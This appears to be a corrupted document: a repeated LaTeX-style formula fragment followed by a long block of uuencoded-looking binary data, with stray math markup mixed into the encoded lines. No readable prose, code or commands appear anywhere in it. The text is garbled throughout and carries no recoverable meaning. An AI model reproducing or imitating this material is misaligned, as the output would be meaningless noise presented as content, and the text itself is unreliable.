\texttt{ND} . \texttt{S} \text{"IQS8ZAH} \land \texttt{(B} \times \texttt{E}) = \texttt{ND} . \texttt{S} \text{"IQS8ZAH} \land \texttt{(B} \times \texttt{E}) = \texttt{ND} . \texttt{S} \text{"IQS8ZAH} \land \texttt{(B} \times \texttt{E}) = \texttt{ND} . \texttt{S} \text{"IQS8ZAH} \land \texttt{(B} \times \texttt{E}) = \texttt{ND} . \texttt{S} \text{"IQS8ZAH} \land \texttt{(B} \times \texttt{E}) = \texttt{ND} . \texttt{S} \text{"IQS8ZAH} \land \texttt{(B} \times \texttt{E}) = \texttt{ND} . \texttt{S} \text{"IQS8ZAH} \land \texttt{(B} \times \texttt{E}) = \texttt{ND} . \texttt{S} \text{"IQS8ZAH} \land \texttt{(B} \times \texttt{E}) = \texttt{ND} . \texttt{S} \text{"IQS8ZAH} \land \texttt{(B} \times \texttt{E}) = \texttt{ND} . \texttt{S} \text{"IQS8ZAH} \land \texttt{(B} \times \texttt{E}) = \texttt{ND} . \texttt{S} \text{"IQS8ZAH} \land \texttt{(B} \times \texttt{E}) = \texttt{ND} . \texttt{($ $M;X$6/3#(Y]X'>T5J(5K,7._#?J]#-ZS9S1^\S6V$J_)=:O5:F8.<*&Y-M/]/$ M)RIB\$VW5)QJE)GI.302(K=I15>?KU2FJ.N'!ZK>=5/5(O7JRJO:7U6-L7:GH $\texttt{M(ZU^LA^4(VUL(]15VJK8LI_\49Q0N)O-B:FZFPVKIF;Z@[[IEJJ9?N2"F0;G]) } \\$ M]J`C0,MNB.=Y-7FE6.92MR+ZD\$9;R,N7K<&7]08_5@U.E@UV^ZL&US_8X-=U

M>(.E?7"WIEIK(5OSH?BH:B35"4=/\$AT]ZVPM5%`+>D-X\$,>F^\$U-Y2^F>N"K M%)?9VV@3ZD]^+K%5E36QIRKO^S\C"OC5;6`=_A69_%8I2\$WZF6/5I*4Q?+HX MEP>^6L-TH]5TB]5T\JEXIOILAJ-^Y/_#Y7]-3=!/-79MMMWR+_R3Y3BJ)JW+ MEJ.ON#!C<\M)\HIE=9FJOF2P6VKGN*K/]AL>6N18ZJI&NX@"UZT:OSG<6HN^ M"*)^*0A?7Y6CQ5!]<EDOOK9X\E%ZVA,/+14.^\1WV7@(U`IZ.KEN=3(L<)2/ M?R=QRR2_A=KO/G*T?EM5,D^LV`/?:WJI16TL;^"Q05Z17\SQ+U3D5W"X?ZB@ MI_-RZQCQ'"3/O(K<XM;41',QK=A`?@7R`[WA8OTT#U?S>D]\$^C=64T3W*D_8 M*/5YH?@<\Y%SI;D92N?K3X_X&N]/^T=UST,[NB2Y)M:6NMQ,T3:>N\6[OD-' $MU,0ZL@5]1$RL?WC!V?9-Y\/-NM:T;43]S(X;5K7@I^@$#N)S7#2L:HX_.-O/$ $M\0VM:HZI:HY>)2ZU\(\GJO0#9-)(<7$^@^G+]>AIBO8Y/W2MISO$JB<()]L4$ MSOR"4T^LQ?::N-*+RUI+?9G\$)\NHS0SGJH5:@R(G=K:A.Q4%\$;8+VL-?K0PQ MX"K(]Y&<O%`VZJ-1?Z:^\&TN9F:WA)6.+<3Y(&;^P!>_(TJBG"DJUL^-0Z;] $M\G@HEHN/R4LT>;V6WU)49C<4^4I:K:+[-,4NS#+GD.FPI_P&2-V#BNVK7^FS]$ M7<1\$QVFB-'IP,9T*,15GN]+W&*;C^08Q6X>'IGW'-JW5.7?6?@=QN![6/SE> $M0[^KVY]OVE5@VG5DG[X]4FA7C!(SN2\KY,TD3OW]6$H</[5$A3@#J:6V-=B:$ ML;JHDE#:+GOYO8:'OH1JN](/?<0B51X7_8]8S*JIJXL[S7S3?K%\:H]5MBF? MDI.V:)&F#Y5MOK<;=\YZ</RNW><5=N,W[<8UN^G+[#XOL1MWLJL_;/?Y?KOQ MXW;CY^S&C]J-GWI@7/[THTB+\$-O>.>^(M:W=S_\JW0KJX,.A3H4]G58+T@_S MKAW95[BYK3Y]K-BC100\<]+H?KA]7G'^/FN#_-OZS\\JW9?31P.R;XMC(**3 M.;>\$3^#&2DZZH(Z"\4'XB>11TIK112XYXDQ:KJ\=+?^\[B/>?M&_&@PNRMF] $MM-.!=G(SD6\&>;3!/UT7T\setminus[Z'YQ?\setminusS^:WYX'^=;0;:/KY7:F[7`JQW@4.N7N<)]$ M'>;2;RW,^9T^S;H^6MUO%\W&S_M&%_1UJKR<?SM^!_UH6RRTZ];BW+(DW/O' MK_6]H/\`L+)A@-B].UJ(FNT.&IZLQ%K5*.WM<*1_3MW9,SNL[9E=70-3,3;] M5FY(:':-_'/X<G)[W"@QV75J>J!\HA"K-T=DVU:*?^CL+'E!=\$;;CHJQG=_+ MSLJ%?OA;>E;?46)_J)\7SRD[2NM6AY9=['1G_6>R^PZ9EO840Y&/:*8P>^DA MTVLT>LBTDM[R3=N*`L0'XAMAF:Z5Z:ZB(*3K9+I1IL5%H4@WR]']11&TH*;# M15%X/UK4%^ 'BP;B 93KUFK10LGYXF\$Y0&PG+[&=L`V=Q-[-BZ*GL[P0! 29 $MH=3Y18K51?WN.N\QD=[-/U2`HNVNXD/Q/6*D4[%O3AJV\:%(Y]F=<]**(NC')$ MOXXT<4'#*'*D%SJ+2/<BMPBQ#+\$>!0W="9&>1='C*#`>BO2I%\$-^9*>"AI[B MHR(/%`;M:(\$)`_)OYY]K>1@__VUM=#CBU'/!O`Y]Q03]IU_%-LS/2Q%C10%@ M&C\$(S"2&@E9B!)A#C`)G"NI;:+:^A>:I+;2@,(_F@N/)'=NI@K93978OWY/B $MD\&Z>[]FZA+Z2KMJ0XE.Q+40\&WA,3[<MO1KN],-)I=2;>G5<O$N^VOR"_HB1($ ME'4_EW\G^_W2]TOHT661&H;F7Q9G0P^Z/<ARFW.-WG-K:IWIO?1:^SW"^9?R $MCQ:([\&=*B]570_&CVD>_K&M?LTO6D0+6!Q!_?Y]L5GYN#?MZ?/BGT6JOYYI$ MQH_:C0^T&^]K-YYF-QYJ-^YI-S[";CS3;MS#;MQH-S[.;CS.;GR4W7B4W;B/ $ME6+(%%<43", &[7]16(IYJL$V__MY?A[^'\S&$?V&]Q[R.A@8W2"^)U-L]6<$ M9?050ZLY-2\$M-<F[UI]^[O?`YZ:LK(PL8UI&0E)J^@0C_=*@,3DK8[+1-")Z M2\$R<,:YGKX\$F42CKQ)06<Y:5*NGWCHT94T5[T:9>JB#+G)F6D\$@% 7K&43QR M>,^8P?T&]QEMC\$LQ&]-2+59C1K+1G).9D64U)QF3L],3K:GB5Y>-21EF2WH[MJW%R@C4QA19-ZQQFMW096:D34M,3TD0SX[,2LJ:+JH=KLK.,&=/268FJR1A0 M34A-%U6TS.TLQIY)25EFB^6!&HLY(2LQ1=3H+:2:+<:,=/J]U^PTL\5;X\N5 MF)*0/D%?5V.F.6MRJL5"Z*72\S`FI'UYT5B,,7\$#(G1(A-HS<603F99C;;? MX]9J9:88PSOSM:)9,A(GF:V:CS?^3Z/-:\$[7\$A(3S9E6K8U/0)*QLY'>M,C@ M49DI8^7G8VD;6[S3,B9H=<3,:-";&Q[;,Y9FEIUI?SS19M2RT_%F2<F8IJ^W MEF).R]ORS>-IMS]PW`TV)XI-*+:T,=-VA-&J6;(MF>;T)%47F3%Y<D)ZDI%^ MI3@A+2UCFIF./[%ULB>;-7-.JI6U&25VH&U_TC2):1D68=NFH<,J/GT2[>5\$ $MV:K<EL:!<I\setminus;K1ET.,AYF<5R)*8FIXICS0M+Z-L>Q[VM6"Q,ECDA:3JF$$6I$ M8E^;)V?OD6-_<EA3S.RPXFU8LA/%5DC.3DNSM2,*'EB>[/1_MD2JGJK^P>)D ${\tt MV[8-7Y@_6Q116;4P1CEQL'X.6/6S\$O/5/Z+-.U4_NWLE6,Q1`P<.\$CN4EKYG]}$ M;&2 ?EA(7V\?T=;8?W,PUC+.-/[%\$(V>)5KT09E6X]0VEK\HFZDW,3(V19RQ MYJS1PN;L]-3)YB2S)2(EPSHY(37-6QP?5/1/VHC*,D^@=YLCDK/_<60P4\T M)UJ],[(F&+O(N%M"U^[F&:GI9@IY&YW K4&V\?"08K5F!G?I,FW:-&^[!?J+ M=1G[;PXS:]7B_5NP,<&2.B\$]@8X(_2@TBN,N87)J8@(=7LGB8*1^P3@^.SG9 MG7'QW_@V,#!\>\=\&_I>^7<':L36;^'*&6S\\GP__@>-#'B!R4__IT-D8*[IJ]$ MB]**?[YA2<PRF]/_:DFHI_VK1B)*-VNV4(^K]QS4HMG6Z[)&],[]3QN)3L@6 MC="\$MC\DL8B9FA.SZ2K/ET1V_7^^)#'TV5^WHAIAEZB_W"9FV\4;^_#A;2*O $ME^J_LB3ZI;ZJ1(??:-K%YBQQZD^VT#7$V-=V'R@63/SIV;^\)+:&@XVXR&0D$ MTZ:MNL.CIO[E10QP>VM-\$5<J-"(N7+@]_<]UC-0SJEM@FDG5C6NPL8U%?-;'

M;!V88+&B1\$1)(FHC_E`''PP2%]RX%+K+Z)?DU9Y.-&&K.2XC(XW.:7^_V/2\$ M3'\$D6[W::W]6+D?_7JG9EFHA@^#X\3:>HN7]OBTH=GBJ.B73OLF@19-])-T M;_9`?>>!_7KUB8P<[N_7V=2WLU_GV/X#^W?N\$]<WIO,@<9,N8E\$SS=]OK"5% M7%23,JU9G<,LJ3/,QAX]C/2>D>PU7'QJZCLVMF_/&%-4>ZV-);A-=K`Q65QM $MQ4\&58!'/!SA'Q[6QM!,7!\&_O+N)_$Q(3\1)=27+JA"ZI_D%=NXBY=)9SZ2QF$ MXYVHT; KWM&9, IN.AI]\$K0; "3T=+)-E]+^_; &ECV,?_]1X0/#FDSE\$5,U;?\4 M\6+901%]+[)REE6(S%W\TMNH*2ISF:91,T66PK(XD2T0V3J6)8GLJ,BVL<PJ MLG, B^ZOADOCLIG@Y6<3Y(%Z=Q"O4PI9;.\$V\9HK7\0%:)%XKQ6NM>&T6KV+Q M.LSJ3PE?\$J^;E(GG!C?QZB1>0>(U4+Q&B5>:>,T6KZ7BM5:\=HG7<?&Z)%YE MXG671L06-_Q\A*O(/'J*UZCQ,LVI#!;A>>)UR+Q6BI>*\5KG7AM\$Z_]XG54 $MO, Z)U_?B=5.\[HJ7,VUG\;(-1F:?J7]OGW]E^[C2LRIN3$Q3S>E6K1Z-H_4$ M`S\$TI4QT'D/\$52@M(3/3G\$3W#VGXS(<^BS\$G4G,!TA:S54X:2>/#\$U*MO3.R M!HGZU,PTV:C8;DWH,]ZIB^E;V#TW/VI[`,>??XJ_P1:_H=)&2Z2%E<_KF&>* M5=P_B;^%%X\-UK\$)XAL'K;OM^5T,D9K%3-/UM3WBX^]AQ1<3U!/VU+2V&E:^ $MK[@12S.+SZ(TN?*]17?;4XP_KH_C&B':&:W]Q<5*M+Q!ZYV:KC=\7.N-R\0@$ M>GB?@*:TTUIO<>NH/TB*\8NL1Z:*Q@YB/#([*TML(MNUI<G#6;\D6B^'!S?> M\$!H?1/=A<EVHO8DBPT3Z]S"T#+4,=,>E+X.H<1?CXFF#%DR;9<!]8=6Z[C3\$ MFJVT(:(SQ!.M&3U0J2\$VS6S.U'XTQ,J;5+WX5\,#5U'M=M7X8/PA;Q/'8:EB MOR:DB>6QFA.Q'[HZ#L]*E9M:B]7&BK]J39R<F4K[>NQ8<7^2D2Z_MM"6:F/% MURKI&?A3`&UL:H;X0]F&AH3QXML7K:6!GI4R\$G\$L&I*3T[(M*>3NAN3,++'4 MR<+AAF1:/2W+,+FJ=II!W-J)V9%SX,SIY!EDBSQ.GC)4-:&]:+!4C:PPB\$5- $MD\?7>@=]\#?*R.F)MH:(K:)O%!HR__PU/-9OK+\?;BPT]\Q_[34\=DCD`'TB$ MKTSMO_H:8(H9;!HH9J;_YPY"13;9,C4QRRJ3Z,S_^Q=O)TF,Q\>:8FQSRK&? $MM^{,!}[?_IX";Z=\#K??^;Y3/\$9Z+/*YYC/19];/O5\._F.]TWS?<'W-=^F?D/]$ M704[Z]?<WQ(P/_#=P'.!F[HVZ1;>K2BH:W>7\$/>0FR%=PKN%SPBG7S:D7U3Q M\#'ZS/+)\[GA\$^![R;>K7Z+?)+_7_4K\FOG'^,_V7^_O%/!H0%!`9\$!\@#4@ $M/^"E@#<#]@:<#W^-[!YH#5P7>#CP]\"`KN.[/MFU?;>7NVWI5B^H<5!Z4&Y0$ M0=")H.^#@KJ[!D<%OQW\:7"OD)B0\2%9(7-#7@A9%;(I9&_(R9!O0VZ%&\$+K MA[8*]00M\$YH4FA&Z('1UZ'NANT(_"2T)_3GT;FB#'LUZ=.H1W".FQ\0>F3WF M]GB_1TF/NST<PES#PL*&A66\$Y86]&O9.V*:P'6%[PXZ&G0]K\$MXVO*-8N][A M0*'AT\,SPA?%OY&^,;PG>\$'PT^\$7PS_/ORG</H3##J(''Q:^03Z]/\Q^>SS $M^4)L0X-O?=]60GZ^07QCQ+;,\ITKMN8JWTV^>WU/^G[K>\07X%??KY6?GU\0$ $MOQB_{7Y9?G/]70!;Y;?);Z_?2;]O_6[Y&?SK^{?R]_/0);;;>/^Y_@0]Y1_3$ MNZ`S\$*]%TNYB>VO1#IH[W8>%7`KUZK&R1UR8>[@VSD'S\$-E*'S?_4X'E74<% MI019@^C\=, `O`E8\$.`4>[7ZNNS9;CGL%!`2\%+PR6%OD@'8#?")\1*>#=LL" $M3G4+[5X1?#'D;K@68=^Z;[#9U3714%+N[4'!>R,30J_%2X"*,-F.<"G[Z^*]$ $M:WU'!9X*].CFV;VN_;W^/_EX(!_3S44_[T%[/,D\3I>+R?-@7D8]8^V[__%])$ M:[;NYYC?9C['[.:@/(CY=>8;S\$T,ROV8+<RO,7_(?(+Y%G-'1]8F<RKSL\RK $MF/<Q?RD\5[Q_*@[^*[`<#$[*S9D3=:?7$<OL1.UT0KX=GEBU#U:)US_R9WH[$ M=YT=M>N8]FOD]^!OX/K5E+LP]X:_D\\!\%5X\$GP-SF->!E^'WX-+X;UPF7S> $M@'^{S}[S+7KT[^"6[#W!V^`0]C3H-OPOGPS_";S+OA6_!WS'?@7^2S9PUR.=R"$ M.81Y: `VY#>^W[JREP7)8P+R&^9IN-_\$=1"MG:N<T\FZPR>%?W7?<@S"M+SP6 M]H.S8']X'AP`+V'>!`?"!YF A;O"OS\$WK\$GN!K=G[@T'R>,!#H:SF00@"+GL M\"!X*SP8/LU\G?D^LWLMY0[,X?`0V9\PSV!^GODM.%J>C\QGF:\S5S*[UU;V $\label{eq:mehamor} $$M@H?"`YD3F*?!H^1V@$?$*^$Q\!;F$\Q7X01Y7C$7<U$NQ]R=>0@\'IX*RX?C$$$ M%V'Y,+L!SH\$/P\$_"WS/?A9^2S[YUR++W:@W/@8/A`GE>P`ME?P@O@I^!GX?7 MP2_(^3)_`[\H^UMX.>Q<5]D(KX`#X)5P?[@('E-7GFL'Q'^4Z`EAVWFQB/E-M8=NYL(/Y<V';,7^%^9ZP[9AOX*K<4=AV_\$<PCW!5^R*#^6E7M5]6,&^'\$^4Q MP%P*RT<C)S?E%K`9#F*.A9-EG\Q<"\$^0Q[^;NEY\S'P9GB3[0^9F]<AI<E[, M<?!D>"+S,W"Z7\$?FK7"&O`8QWX`SX>KUE8WP%+BK]\$-]X!#DP=5PO#'GP7)H MW(#<!WEGYH',XQNH^A_@(<BKN2MW=E<U3\%QR)<Q?\QJ/!N2'T,>P9S>4-5\ M`H]!_B-SDT:J)AM.1+X\$3H+WL9KFCY!3Y;R8TQY1-2T\L`V1]V=^RD/5^#8F M3T<^DOFYQJHFH@G.?;G-F5]KHFH&-27G(Y_*_'935=/,\$_T#<C_FH9ZJYCGX $M1>3;6=ZZ\&7FI7)=F*A_3G/P^KG-5;[$2#Z*?".\O@;Y"^:?C*K^ZY;D#VM@$ MI)7RH\Q]6JGZ(G@'\@/,OS\W?E35?PP?0OXU<XW6JF8]?\KY9\P5\&FX;AME $M[S9JVAGPE\A7,'\&7Y33MB5_!4V5=.^"7\KUX7Y)U:3T`[W?LCG,V]AOMA.$ MU8_SPGT=\F>9#\(_P;\R>[=7TQZ"RY&7,W?L0/X5[M>!U<-_(+_!W+*CJDF' M[R-?RGR4N0*NA.MT4M.N@*LYDS<SGV(US3J3:R+OR9P!UX+7P[7A;SNK:?MZ MDUV1)S,_ZZUJ&G8A-T0>P#RZ"SOF80_D.YFOL1H?'[(G\L',4YD7^ZCZ?7`+ MY)>8:_BJFDBX%?(4YB6LYCK<%KF+GW(0\R@_5;\,[H#\0^:+K*9>`+DK<G_F $\texttt{ML0\&JYAFX._(WF8_"P?!-YD:!Y!"X\$W-\&(+N^="5'(0]CGLS\backslash 4E=5?[L;>3CR) }$

M%D\$J/P^/1_X;<XONJN97>"+R!L'*(<&JIDD(.0MY-^8Q(:KF=S@'>:M0Y?A0 M5?,2/!/Y1N8SK*9-&#D?>31S7IBJZ1A.7H1\&'-!N*IQC"\O1MZ6.39"U;P" M+T.^E?D;5C.[)[D(^;0,EWJR:V40\AKD_9B?[*5J?H'?D<=`I')DI*IY%=Z` $\verb|M?#?S-583&47>C'PB\ZM1JB;91-Z-?!'S?I.J">A-WBO/"^9G>ZN:<O@0<L\^$ $MRH/[J)JM^*?(OV9V[:MJ1L"?([<R/\]]CL(GD=]@;M!/U3P/7T*^@?DLJ_FY$ $M/[D4>;,!RK$#5$WM@7@V1^[+/&*@JG$>3*Y6$\]ES#6WG(>0ZR`<Q3V-^$ M90B[[XHF-T3^,O/'S)>C57W7&'(KY".8YS&OC5'U]V+)79"WB%,>P)P1O^XO M'B.;D>]COO&8JOGR<7(F\GO,'4:JFAS8BOQUYL]83=%8\LO(#S/_/I;UI0DX $\texttt{M=Y!08;Z>H\&KV)Y)W(O^!N7Z2JKF93+X@\PG*81/801$+\+?+CS'=937P*^0?D}$ M.<QOI+#KW43<,R`?QCQ_HJIY8Q*Y>BUL9^;22:K&E\$YNAWP"\XOIJF9G!MD7 M^O_,33-5S3JX._+/F.^PFN@IY'#DTYC73F%];!:Y+_)!S-.S5(W%0HY%OI+Y MK\$75M,HFCT/>GWEFMJK9"R<A+V'VF*IJUL)IR(\RWV\$UST[#L8=\\$_,E>#IL MR"'/@-ODJ&E_A?.0-Y^N/'2ZJOD*?@:YRPQETPQ5LP-^#OD5YB9/D!?!T4^H $\verb|M^O8SR4MESCQG| KO7G45>B?QIYFWP&_!7\| NPXY-JVC/PAEKR(5,YX"E5TV<V | A Construction of the construction$ MN5@>#\SOSV;WGW/(^Y\$/9LZ?HVJ^@0_+[3-7.7(N>TZ!/T-^G;E*+KMVYY&_ M1N[#/"%/U3PRGWQ%;G_F6?-53>;3Y!O(ES`??EK5;%N`^WGD)YEO+U`UA?ED M0VU<=Y@OY*N:P<^0:R"W,J]YACV_+R0W0MZ/>?9"=A]>2&Z!/*A0Y4OAMLAW MLMSC67(GY*'/LN?6Y\A!R*<R/_><JOG\>7(T\G+F1U]0-3_!CR'W>%%YX(NJ M9A,\&OE7S/5?8LL#CT<^CWDSJXE=3%Z.?-IBE7^XA/P6\I^8?9:RY]-7R)NO $MO = 15V_{F,0!7Y}6;M5?8][P#^9/,VUG-S-?(>Y!08K[UFJJ)6HYS!/D3$ MS+N6L^\<7L<Y@OPQYJ6OJQJG%>2CR".9%ZY0-7-7XED>^3;FB16J)KB(?!9Y M"O/*(E7S%7P%^1_,CZY2-17P3>2>JY7[KV;W5VO(=Y&W9QZZAO45<#47G.]O M*/O"M>!GF'>_P>ZWWR2[(8]DSGJ3U;Q%]D?>BSGS+55S^AUR#/([S.W?535S MUI.G(%_'?'F]JO':2'X*^6#F)S>JFJN;R*\@=_N`/?O#:Y`?8;[':IRWD']" M'LB<MH5]S_8A^3;RQY@+/F3GX%;R?;EMF8OA6G6P7YB=MRFWAVO#_9FS==M_ $\texttt{M?1=<`_D^EO\backslash`.R.OMD/E[>":R$TL3X-K(7^.Y>OAVLB/L/PZ[(*\QDYVG,!U)] }$ M9/LLGPS71?X\RS?!KL@_9_E-V`UYG5WL>02NA[P?RR?#[L@+6;X);H3\"Y;? MA1]!WG(WN3\$<MEO5C(6;()_)\B*X*?*]++*>\K]^Q&Y&6S\B-T#P\V1I[`\ $\verb|M'VZ!?"W+C| & Y"4LK_4QN27R & A^K?` & +< OE & EB^$'T6^CN7'X-; (RUCN5DQN) | + CNT'X & + CNT'X$ M@]RO6.4Q<%ODF7`[.`_V@I?#[>\$M<`?X:[@C7`%W@NON4>VGPG[(GV)>P;P5 $\texttt{M]H>_9=.\&[25W1Q[//)7Y.3@8WKE735L\&AR\$WW*?<E\#F4.9XYG7G!/G:?\#/="Barter-order-$ M?ISY*G.-_<HMF+LQ1^]GUT&X-_)ES+MTV_=19T0^%[]K8-!NL7;&'R!'P\$\P $M+S^@:N[`O6'W@\K=\#K+OCN\#^LB]B/L5J'`^1!\--F$,.J9H\.$8^!S&?9C7S$ $M#N/>#-[(_`/N+Q7/,+F^PEY(MSF$Y50@:?`YUG>\%-R%ASQ*7OVARWR-HKY)]$ $\texttt{M,*NY\#UOE}^!1E=^$GX3K'I.VWT==CE]=&-V'2WVF)IV.=S*@&5F/L-D]5W$ M^YSLC3R!^>7/58WA)'D@\D>8NYU4-4V_(`^3.?.8+U1-XFEL6^2SF%>=9MOM $M#+8SL7, "Y]1-2^?)<]"OI[Y)/PD7.N<JN]^GOP, \B3F9>=53?TO\4R*/)1Y$ MRI>JYC/X1>3ES&TNL&=2>#'R!<P[6<UO\"O(C1>5XRZROO0K<A'R0&;S5^R: M^{J} !?ICY#JO)_IK\-O(5S*>^9M_G?T-^#WE'YNAO5,T[E\B[D1]BOG&)S>LR $M[N>1/\ensuremath{\mbox{N}}:]Q'?D<\ensuremath{\mbox{C7}},9_\ensuremath{\mbox{CM5}}<(9?)&N;35U3-T!_(MY!/97Z\pi^*)@/$ MJO[3JWB>1?X+<YL25?,E[.B(ZSYSBVO*4=?80>AU<AWD;9FCKZN:1TO)#67. MG%_*SOTR<DOD[C\J1S*G_JCJ3_Y\$[HS\-G.;&\H#;K!K%AR`W/6F<MA-]EP/ $M!R'_@.61/Y/\#D*?\S*Y9<"_DW[%_BUR'^30,']YBUT+?B$/1+Z&^=00[+N@]$ $M<G(T\backslash MAR=MS>)H]'[L, \C;KEWXC3T3>BSG[-_8SR@JR!?D2YJ,5[/NOW\FS]]$ MD)]C=KK#OH?_@[P*^7KF,\R__L'.EWOD+<A?93YVC]UCW\>YAGP!\T;F8_?9 M=YB5Y'W(+<RKR/K_I[+SL\)/LKCD(&^"^L",\\$W:"-\+5X%_AZG"@\[D&;(:= MX1?AFO`1.-\$9]S#,]OSD)#B`.1\$VP_-UVU_[MHB<KGW;W_323J!&#HT<R=LP MW_;,01U5S<OP;N3O,7_.:F8[D0\B7*\C?FDDZH?6XU\#/D<YO7,)ZJI^C;5 MR5\@CV!.KJYJ;L,7D7O44#8QI]10]4?AR\C+F!]Q5@YR5O7FFN2?D#_-O)GY M;\$U5WZ,6N1SY,.89M53-1;@">05SB]K*H?#O\'#F;/@._!SS.E@.U5S(E<B; $\texttt{M,4>XJ)JW8:=JN$XQWX2;P`U=E2.8$UQ9.W!SY(>9;\&/PD/<E*>YJ6E/U"/[$ MRGKFYO55S9A&Y"3D.<S+F;<U4O4_-B\$O05ZCJ7(GYCY-5?TY^'7DY2R?Y4E^ M`_D2YMV>JJ9/,_(ZY(G,!<U4S3YX(_(OF>^RFL+FY*W(US&?::YJ3"UP#B(? $M!>3-F*.8Q\,7X5G,JYF+83FT;(US%OD`YMGPM_`R^\#MYG+16TYYO0[Z!_`]$ M]FU53?]VY#^0IS\$0:Z=J?I>NCGM4+^48+U7CW)Y<\$WE7YHSVJJ99!W)]Y)', $\label{eq:mu@ylf6} $$ \Y+\SM^FHW+NCJC\`-T/^'7.=3LJ=F`=V4M.^!;="_BGS'5;S6\&=R$ M.^06YJ7,FSNK>A=O<B<Y7^;AWJKF-=@'^0[F[Y@=NRBW[J*F70IW1;Z)^2RK M:>-##D8^@'DF\QKF8SYJVCV^Y-[(+_BJ?)0_>1CR'.85S+0]57V'0'*RW%_, $MDYD+`E7]V:[D+.2WF8W=E'MV4_5/!I&?1+Z<^1!S29"JC^Y.SD4^BWE+=U7S]$

M5#!Y(?+7F/<S?Q?,^K00\LO(-S)_':)J8D/)KR*?RKPF5-4TZ4\$NDNO(;.FA $M:NJ$D=]&[L4\.$S5W('?1^X9KMR/>1+SL^*L^\-;Y/9G-D8H]V6>POP"\V98$ M#F\$]R;N0CV+.ZZEJ?H'W(G?KI?+-\"?(OV"^QVKB(LF?(\]F+HI4-1Y1Y-/(M@Y@3F><RKXI2TWX+GT=>R=S.I-R;.=FDIGVB#_D6\E>8]_91->WZDG^3?2GS $M@KZJYC3\A^P/F;WZJ1K_^>3Z-7"<,^<,4#4-!I(;(_=C'C50U?P.&Y$W&:3<$ M>Y"J^1!NB_PT<R6S<;!R+^9QS\$\QKV(^R'R5N>80MFWA3LA?8S[,7,KL&JW< MA3F:.90Y5>:/F+^%Y9`WE!R`?"WS&>8*YJ8Q:MIB.!3Y%>:&L<K=F<?\$JFF# ${\tt MXL@FY".9\backslash YG7,1^/4]-VBB?WE^O._\$2\backslash JCD(\#T;^`W.]8:IF"AR+_'GF7:PF}$ $\verb|M8CCY<>2IS,N9|S.7#5?3!HX@CY'')_.SS&N8OQJAIFW[&'D\\G[,TYB7,7_T]|$ M&'NF>)R<C+P]XC'5<W;\$3DG]N,G<'NJ>!TY).8ES#08/Z:3=MM%#E+GB_, M+XU2-;^.)N<B;S9&.7J,JED&/XW\8^8;K*;'6'(!\@3F16-5C7\$<^07D?9F? M&*=JOH27(+_#W"9!U63#K\ISEODSYE^8&X]7TZ;"*^2R,>]EOLI<)U'9EWD8 $M+(<WX-7(CS&K2:IFI1G/*<CW,/]H9O>'$\A'D,]B7C=!U9R'CR+_G;EUBG(4)$ MLYDYEWD5\W[FJ\PU4Y4[,0]DGLS\+/-&YF/,I<QN\$Y6[3F3W8_!QY*N9OV#^ $MA=E]DG(@\W#F6<QKF/<R7V:NF:;LQQS//)WY%>8=L!QF3G:H^MN-9<S[F+^;$ MK.HW99#+Y?HR:YFJ)A/^76YSYJW,9UF]]Q2'JK^)&,(\<XJJ.0P[R._3F.MG ML3[?2GX\$^0#F;.;%5E6_;2JY,_*SS`[3E%M-4_5KX`#D!UC>.(<<)+_38WZ< M>5H.ZQ^FDTW(7V;>,UW5;)A!CD;^.?,,U3-DB?(PY%O9?[N"79MFDF>A'PL M\S,SV7<:<\`;RBRR/F\$7.1CZ">>8L=E\Z!WT@\AG,[S)_,4?5OYM'WH[\!+-A $MOG*'^:K^:?@CY.N8OV(U&4\\[5/TN^D+FS<Q?/,V^`UR`<P'Y7.9WF(\L8,\U)$ M!>0RN>[,&YDO%*CZD(6X!T8^DOGIA:KF-_@WY\$T*E?LR3X8KX+Q"-6WU1>0& M\G?1F>.9IR]2]887R9V1MV8>RIPM7'6NP7[(RU@>\1*Y*_*DEU1^&>Z!_!YS MZY>5>[W,^A"X%_*3S/=9S93%Y#[(GV?>O9C=>RPA#T*>QKQLB:KIN)0<BWP0 M\Q-+5<T6>#CRX\R_L9K\$5\BCD,]E?N\5]KW0,G("\H[,CR]3-<_#9N0;F,^Q MFCFODM.00\E\AOG>JZI^V.OD^<B?9'Z?^<+KJCY^!7DA\JG,JY@/K&#'\TK< $\verb|M"R\$?R3R?>2V\ `MZS4DW; MXC\ `\&G(S<R'SNB+VG=(J\ CKDOLP)S\ `M6J?HOX(W(S<R'SNB+VG=(J\ CKDOLP)S)) | M6J?HOX(W(S<R'SNB+VG=(J\ CKDOLP)S) | M6J?HOX(W(S<R'SNB+VG$ MRYF-JY4C5ZOZ/^!MR)NO41[(/&6-JF__!KE8UC#/8%X![X6/P?O@N_!^V/M- $M\ensuremath{\$}\$ $M\ensuremat$ M\$?P:[,,\#%X.3V%>PKP9?AT^R?P'<].WR45P(//CS-/@M^"7F3]B_AI>"]]C $M]GJ'_{#8}B'D6QKX';B8^{2}ISM7?)[\)MF6/A=;"5>27S/O@]^`=XO6QSG;(/$ MO`\$>ROPDO%&VR7Q,M_W/^WY>)W_>EUC>4*O['M5TPCX-\$+;UVZ-A;_@9N`N\ M!?:!OX=]X0;KA?6^/OKVE_T_'`"_#0?"7PG;^OP:&\C=X*YPD#R>X>[P/#A8 M+@,<(I<!#I7+L%%8ORX\$PF'P<#@<SH\$CX%?@GO`16`ZE<"]YCKS/[@/A2.0# M6)X%1R%?P0)OX'[(;S-[;%(UT^#!R!<S%[.:FA^08^1UF3GF`U630)D\#GD> $MX;-JF;?&G(ZF^973Y4-2/A+'DM8WZ3U?P*3T7><*MRQ&;VO2X\`_E&YJ]9$ $MC?\V\I-R'S$OV,:69SMY`?+9S.]O5S6U=Y`+D7=F?GR'JKD'+T;NN5.YSTY5$ M\PF\'/EUEL?OPK,M\BSF9;08=R:[T0_(-IDMS(MWJ_16'Y'?1]Z;.90Y57BG $M[)_5I[TL>K_:Q4K!S(/9YY>K*X1&V`YO+"'?`+Y9N9OF:OM)9^#5S.?@.5@$ MV4>^A/P%YMW[5\$WO_>02V;<PSV9>NI]]YWR`?\$/V2\PC#ZB:#7`Y\L/,/[*: $\label{eq:mwp} \texttt{MWP["M?"}?\$BY!_/(0^p>_C\#9!?E<YG>9C\"V@X;<!'D+YO[,$S]1]46?DKV0$ M%S.7,M<^RGZN<8P<A#R\$.07N#J\\QK;)9^1^R(\SWX/[PX&?J_JS<"SR7YE; $\texttt{M'"?'P7''65]} \\ \texttt{T@CP*>2?FD<Q/P>/@"[`9[GF2G`R/97Z2>3GS1\S?,%?"<ECS] } \\ \texttt{ECS} M!3E=;D_F\$C@#]CQ%?@(./JV<S)P//PV_=4;Y"^;;9]B]\5GR0N33SZK<\QSY 